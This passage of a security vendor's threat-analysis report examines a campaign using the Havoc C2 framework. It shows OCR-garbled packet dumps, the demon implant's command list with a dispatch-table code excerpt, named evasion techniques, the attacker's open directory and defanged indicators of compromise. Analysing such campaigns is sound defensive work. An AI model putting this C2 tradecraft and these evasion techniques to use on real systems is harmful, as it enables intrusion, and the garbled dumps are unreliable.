[08:55:32] 00000000 00000010 00000020 00000030 00000050 00000050 00000060 00000070 00000080 00000090 [08:55:32] 00000000 00000000 00000010 00000020 00000030 00000040] [[a1 3c 6c 1f 66 03 78 83 c2 83 c2] [[0c 48 6b 2e 00 61 64	0BU0 dd a9 df 22 f1 8f a2 ea 55 36 84 4a 20 60 65	6] 49 77 e3 1d 94 85 39 73 6f 30 6f 30 20 6d	[age 33 5b e2 e8 57 12 4d 6b e7 31 [age f0 36 61 30 43 4a 6f	ant. 3b 44 32 87 34 1a 4f 76 0d 4e 69 2e 3a 61 6e	.Par 50 27 31 e3 50 20 07 4f a8 .Par 60 4b 6e 30 5c 69 2e	rsef 44 3a 69 c7 d0 85 64 f2 62 85 62 00 32 00 05 56 66 65	Resp 16 6b d1 77 82 5d ef 7a d1 be 06 00 00 73 5c 78	06 ad 4c d9 7c a8 7d c9 8d 58 00 65 44 00 00 65 44 65	df a3 aa c4 19 43 6d 21 df b9 2:28 45 00 00 72 65 5c	76]: 02 db 25 c1 c0 cd 9a a0 6e 30]: 53 0c 00 07 73 64	: Bi 51 52 33 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 50 53 50 50 50 50 50 50 50 50 50 50 50 50 50	uffe 8a bb de 07 3a 97 98 f3 fb 72 fter 54 68 00 53 74	27: 89 a3 b3 b3 b3 b3 a4 78 a5 77 94 61 00 68 6f 6f	27 c2 87 d8 51 ed 64 c: 50 74 10 00 61 70 6e	20 15 52 31 53 4f 74 97 2d 61 30 07 4 5c 2e	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 .skdz.!w.t .Uo.v03.t .6.1b.X.n.r.d </pre>

Fig 30. Check In Request - Metadata packet parsed by the Team Server

Command Execution:

After the demon is deployed successfully on the target's machine, the server is able to execute various commands on the target system. If the command "whoami" is issued to the payload, it would trigger the execution of the command and display the current user running the session. The server logs the command and its response upon execution.

Havoc View Atta ID	ack Scripts He Internal	User				PID	Arch L				
10 165233fc	0.0.0.0	User		Windows 10				1s	Event Viewer 🗙		
		_	DESKTOP-		demon.exe					[*] Started "LISTEN" listen	
🚽 33e20a76	0.0.0.0		DESKTOP-	Windows 10	demon.exe					[*] Initialized 165233fc ::	0.0.0.0 (DESKTOP-
🗧 6b2013d2	0.0.0.0		DESKTOP-	Windows 10	demon.exe					[*] Initialized 33e20a76 ::	0.0.0.0 (DESKTOP-
5af53014	0.0.0.0		DESKTOP-	Windows 10	demon.exe	1876	x64			[*] Initialized 6b2013d2 ::	0.0.0.0 (DESKTOP-
📮 5a148a2e	0.0.0.0		DESKTOP-	Windows 10	demon.exe	1100	x64			[*] Initialized 5af53014 ::	0.0.0.0 (DESKTOP-
c84dcf0	0.0.0.0		DESKTOP-	Windows 10	demon.exe	3876	x64			[*] Initialized 5a148a2e ::	0.0.0.0 (DESKTOP-
										<pre>[*] Initialized c84dcf0 ::</pre>	1.0.0.0 (DESKTOP-H
										[+] Spider connected to teamserver	
Teamserver Chat	t X [16523										
reamber ver ende											
serName ESKTOP-1	SID			057152012 1000							
ESKTOP-1		3-1-3-21-406	0002558-055000077-	55/155515-1000							
ROUP INFORMATION	N		Туре	SID			Attributes				
ESKTOP-	None		Group	S-1-5	-21-4086602998-655	060677-957153913-513	Mandatory grou	p, Enabled	d by default, Enabled		
veryone			Well-known gr				Mandatory grou	p, Enabled	d by default, Enabled	group,	
		ember of Admir	istrators groupWe		S-1-5-114						
JILTIN\Administr	rators				-32-544						
UILTIN\Users			Alias		-32-545				d by default, Enabled		
T AUTHORITY\INTE	ERACTIVE		Well-known gr						d by default, Enabled		
INSOLE LOGON			Well-known gr						d by default, Enabled		
	nenticated Users		Well-known gr						d by default, Enabled		
AUTHORITY\This			Well-known gr						d by default, Enabled		
AUTHORITY\Loca	al account		Well-known gr						d by default, Enabled		
CAL			Well-known gr						d by default, Enabled		
AUTHORITY\NTLM	Authentication		Well-known gr	oup S-1-5	-64-10		Manaatory grou	ip, Enabled	d by default, Enabled	group,	

Fig 31. Command execution using Havoc GUI

Once the command is executed on the victim machine, the command output is AES Encrypted and then sent to the CnC server, which is then decrypted by the TeamServer as shown in the screenshot below.

[09:01:56]] [[DBUG	6]	[age	ent	. (*/	\gei	nt).	Tasl	Dis	spat	ch	17	18]	: Ta	ask	Output:
00000000	00	00	Ød	52	0a	55	73	65	72	4e	61	6d	65	09	09	53	<pre>lR.UserNameS</pre>
00000010	49	44	0a	3d	3d	Зd	Зd	3d	Зd	Зd	3d	Зd	3d	Зd	Зd	3d	ID.=====
00000020	3d	3d	3d	Зd	3d	3d	3d	3d	Зd	20	3d	Зd	3d	Зd	3d	3d	=======
00000030	Зd	3d	3d	Зd	Зd	Зd	Зd	3d	Зd	Зd	Зd	Зd	Зd	3d	3d	3d	=======
00000040	Зd	3d	Зd	Зd	3d	3d	3d	Зd	Зd	Зd	3d	Зd	3d	3d	0a	44	====.D
00000050	45	53	4b	54	4f	50	2d	48	4a	53	36	4e	4b	32	5c	53	ESKTOP-
00000060	68	61	74	61	6b	20	4a	61	69	6e	09	53	2d	31	2d	35	.S-1-5
00000070	2d	32	31	2d	34	30	38	36	36	30	32	39	39	38	2d	36	-21-4086602998-6
00000080	35	35	30	36	30	36	37	37	2d	39	35	37	31	35	33	39	55060677-9571539
00000090	31	33	2d	31	30	30	30	0a	0a	0a	47	52	4f	55	50	20	13-1000GROUP
000000a0	49	4e	46	4f	52	4d	41	54	49	4f	4e	20	20	20	20	20	INFORMATION
000000b0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
000000c0	20	20	20	20	20	20	20	20	20	20	20	20	54	79	70	65	Type
000000d0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
000000e0	20	20	20	20	20	53	49	44	20	20	20	20	20	20	20	20	SID
000000f0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00000100	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	1
00000110	20	20	41	74	74	72	69	62	75	74	65	73	20	20	20	20	Attributes
00000120	20	20	20	20	20	20	20	20	20	20	20	0a	3d	Зd	Зd	Зd	.====
00000130	Зd	Зd	Зd	Зd	3d	Зd	Зd	3d	3d	Зd	Зd	Зd	3d	Зd	Зd	Зd	======
00000140	3d	3d	Зd	3d	3d	3d	Зd	3d	3d	3d	Зd	3d	Зd	3d	Зd	3d	================

Fig 32. Command Output Logs parsed by the TeamServer

List Of Commands:

The specific commands available in Havoc will depend on the version and configuration of the framework, but some common commands that are often included in C2 frameworks include:

Command	Туре	Description		
nelp	Command	Shows help message of specified command	SEC DATA DEMON COMMAND DemonCommands[] = {	
sleep	Command	sets the delay to sleep	{ .ID = DEMON COMMAND SLEEP.	.Function = CommandSleep
checkin	Command	request a checkin request	{ .ID = DEMON_COMMAND CHECKIN.	.Function = CommandCheckin
job	Module jo	b manager	{ .ID = DEMON COMMAND JOB,	.Function = CommandJob
task		isk manager	<pre>{ .ID = DEMON COMMAND PROC.</pre>	.Function = CommandProc
proc		rocess enumeration and management	<pre>{ .ID = DEMON COMMAND PROC LIST,</pre>	.Function = CommandProcList
dir		list specified directory	{ .ID = DEMON_COMMAND FS,	.Function = CommandFS
download		d downloads a specified file	{ .ID = DEMON_COMMAND INLINE EXECUTE,	.Function = CommandInlineExecute
upload	Command		<pre>{ .ID = DEMON_COMMAND_INLINE_EXECUTE, { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE,</pre>	
cd		change to specified directory	<pre>{ .ID = DEMON_COMMAND_ASSEMBLY_INCINE_CRECOTE, { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS,</pre>	.Function = CommandAssemblyListVersion
ср		copy file from one location to another		.Function = CommandAssemblyListVersion .Function = CommandConfig
remove	Command		{ .ID = DEMON_COMMAND_CONFIG,	
mkdir	Command	create new directory	{ .ID = DEMON_COMMAND_SCREENSHOT,	.Function = CommandScreenshot
pwd	Command	get current directory	{ .ID = DEMON_COMMAND_PIVOT,	.Function = CommandPivot
cat		display content of the specified file	<pre>{ .ID = DEMON_COMMAND_NET,</pre>	.Function = CommandNet
screenshot	Commai		<pre>{ .ID = DEMON_COMMAND_INJECT_DLL,</pre>	.Function = CommandInjectDLL
shell		executes cmd.exe commands and gets the output	<pre>{ .ID = DEMON_COMMAND_INJECT_SHELLCODE,</pre>	.Function = CommandInjectShellcode
powershell	Comma		<pre>{ .ID = DEMON_COMMAND_SPAWN_DLL,</pre>	.Function = CommandSpawnDLL
inline-execu shellcode			<pre>{ .ID = DEMON_COMMAND_TOKEN,</pre>	.Function = CommandToken
snelicode dll	Module Module dll	shellcode injection techniques	<pre>{ .ID = DEMON_COMMAND_TRANSFER,</pre>	.Function = CommandTransfer
au exit	Command	spawn and injection modules cleanup and exit	<pre>{ .ID = DEMON_COMMAND_SOCKET,</pre>	.Function = CommandSocket
exit token		cleanup and exit oken manipulation and impersonation	{ .ID = DEMON_EXIT,	.Function = CommandExit
dotnet		execute and manage dotnet assemblies		
net		execute and manage dother assemblies	// End	
net config		configure the behaviour of the demon session	<pre>{ .ID = NULL, .Function = NULL }</pre>	
pivot		ivoting module	33	

Fig 33. Commands List

Further the Demon implements various techniques mentioned below which can be analyzed from the <u>source</u>:

- Return Address Stack Spoofing
- In-Direct Syscalls
- Sleep Masking Techniques
 - Ekko
 - FOLIAGE
 - WaitForSingleObjectEx

Tracking the threat actor - Infrastructure and Opsec blunders:

The domain name "ttwweatterarartgea[.]ga" from where the final havoc demon payload "image.exe" is downloaded in this case resolves to the IP Address "146[.]190[.]48[.]229" - which is the IP address from where the final payload "pics.exe" was downloaded via the URL: http[:]//146[.]190[.]48[.]229/pics.exe previously. Whilst performing the infrastructure analysis we came across an open-directory on the server "ttwweatterarartgea[.]ga" where multiple demon & metasploit payloads along with internal logs and screenshots were hosted as shown in the screenshot below.

← → C ▲ Not secure | ttwweatterarartgea.ga

Name	Last modified Size Descriptio
1 =	2023-01-12 23:56 2.1K
2fa.html	2022-12-23 23:56 4
Chrome.exe	2023-01-30 04:17 203K
NFcmoOSI.html	2023-01-13 00:27 1.0K
Untitled-document.docx	2023-01-11 16:44 240K
Untitled-document.docx?dl	<u>=0</u> 2023-01-11 16:43 241K
Untitled-document.docx?dl	<u>=1</u> 2023-01-11 16:44 241K
WZdUBCPW.jpeg	2023-01-13 00:28 138K
[output	2023-01-13 01:12 0
fuackme100.exe	2023-01-23 21:54 203K
fuck.exe	2023-01-08 17:11 202K
geta.txt	2023-01-13 16:52 1.8K
haeds.exe	2023-01-12 22:42 200K
hey.exe	2022-12-31 03:29 202K
index.nginx-debian.html	2022-12-24 01:09 13K
login.nginx-debian.html	2022-12-24 01:07 5.3K
loser.exe	2023-01-13 01:15 0
manw/	2023-01-11 16:56 -
node_modules/	2022-12-23 02:34 -
openmyf.exe	2023-01-23 05:02 202K
package-lock.json	2022-12-23 02:30 569
payload24.exe	2023-01-13 00:31 72K
pics.exe	2023-01-03 21:15 203K
powershell_payload.txt	2023-01-12 23:55 0
shellcode.bin	2023-01-12 23:10 4.4K
shellcode1.bin	2023-01-12 23:27 354
uwuade.exe	2023-01-14 19:09 203K
wget-log	2023-01-11 16:43 725

Fig 34. Open Directory - "ttwweatterarartgea[.]ga"

While examining the files on the open directory, we stumbled upon a HTML file named "NFcmoOSI.html". The file displayed a screenshot of the threat actor's machine as illustrated below.




Fig 35. Tracking the threat actor - Metasploit Screenshare

Based on our analysis, the threat actor detonated the meterpreter payload on its own machine and then used the CnC Server to initiate the Metasploit screenshare command. This action generated a file named "NFcmoOSI.html" on the server which contained a screenshot of the machine being shared along with the Target IP, Start Time and status of the screenshare.

Further we were able to gather following information from the threat actors machine screenshot as highlighted below where the initial payload used in our campaign was present on the TAs machine along with the Havoc Demon implant and much more.




Fig 36. Tracking the threat actor - Machine Screenshot

Now based on the Target IP (i.e the threat actors IP) the location of that IP seems to be in New York, USA. Additionally, the temperature at the time of the screenshot: 1/12/2023 7:28PM was 50° Fahrenheit (Cloudy), after mapping the historical weather data of New York at that specific time we found that the average temperature was approx close to 50° degrees Fahrenheit during that time period.



Fig 37. Tracking the threat actor - Temperature

Alongside, we came across a log file named "wget-log" which consists of the wget log where the Document lure "Untitled-document.docx" was downloaded from the DropBox URL: "https://www.dropbox.com/scl/fi/hnlvrwbl9v2zadl356mt3/Untitled-document.docx"




Fig 38. Tracking the threat actor - wget logs

Also the HTML pages "index.nginx-debian.html" and "login.nginx-debian.html" are underdevelopment Twitter phishing pages as shown in the screenshot below.




Fig 39. Twitter Phishing Pages hosted on "ttwweatterarartgea[.]ga"

Zscaler Cloud Sandbox Report:

ANDBOX DETAIL REPORT eport ID (MD5): 5BE4E5115CDF2258	71A66899B7BC5861	High Risk Moderate Risk Low Ris Analysis Performed: 1/29/2023 1:21:		File	Type: ex	
CLASSIFICATION Class Type Malicious Category Malware & Botnet	Threat Score	MACHINE LEARNING ANALYSIS • Suspicious		MITRE ATT&CK This report contains 6 ATT&CK techniques mapped to tactics	₽3 0 4	
VIRUS AND MALWARE		SECURITY BYPASS	53	NETWORKING	53	
No known Malware	found	 Sample Execution Stops While Process Wa (Likely An Evasion) Sample Sleeps For A Long Time (Installer F These Property). Executes Massive Amount Of Sleeps In A L May Try To Detect The Virtual Machine To Analysis 	iles Shows	 Performs Connections To IPs Without Corresponding DNS Lookups Detected TCP Or UDP Traffic On Non-Standard Ports URLs Found In Memory Or Binary Data 		
STEALTH		SPREADING		INFORMATION LEAKAGE		
No suspicious activity	detected	No suspicious activity detecte	1	No suspicious activity detected		
EXPLOITING	кл к м	PERSISTENCE	53	SYSTEM SUMMARY	53	
Known MD5 May Try To Detect The Windows I	Explorer Process	PE File Contains Sections With Non-Stand	ard Names	PE File Has An Invalid Certificate Program Does Not Show Much Activity PE File Contains More Sections Than Normal Binary Contains Paths To Debug Symbols Classification Label Contains Modern PE File Flags Such As Dynamic		

Fig 40. Cloud Sandbox Report

Zscaler's multilayered cloud security platform detects indicators, as shown below:

Win64.Backdoor.HavocC2

Conclusion:

The Havoc C2 framework campaign highlights the importance of proper cybersecurity measures in today's digital world. The use of payloads and CnC servers to execute malicious commands and gather sensitive information showcases the ever-present threat of cyber attacks. The scenario described in the blog demonstrates the capabilities of such campaigns and the need for organizations to stay vigilant and protect their systems. With the rise of technology, the need for robust security solutions becomes increasingly vital, and organizations must take proactive steps to ensure the safety of their systems and data.

Indicators Of Compromise:

Havoc CnC:

IP: 146[.]190[.]48[.]229

Domain: ttwweatterarartgea[.]ga

Hashes:

Pics.exe - 5be4e5115cdf225871a66899b7bc5861

Image.exe - bfa5f1d8df27248d840d1d86121f2169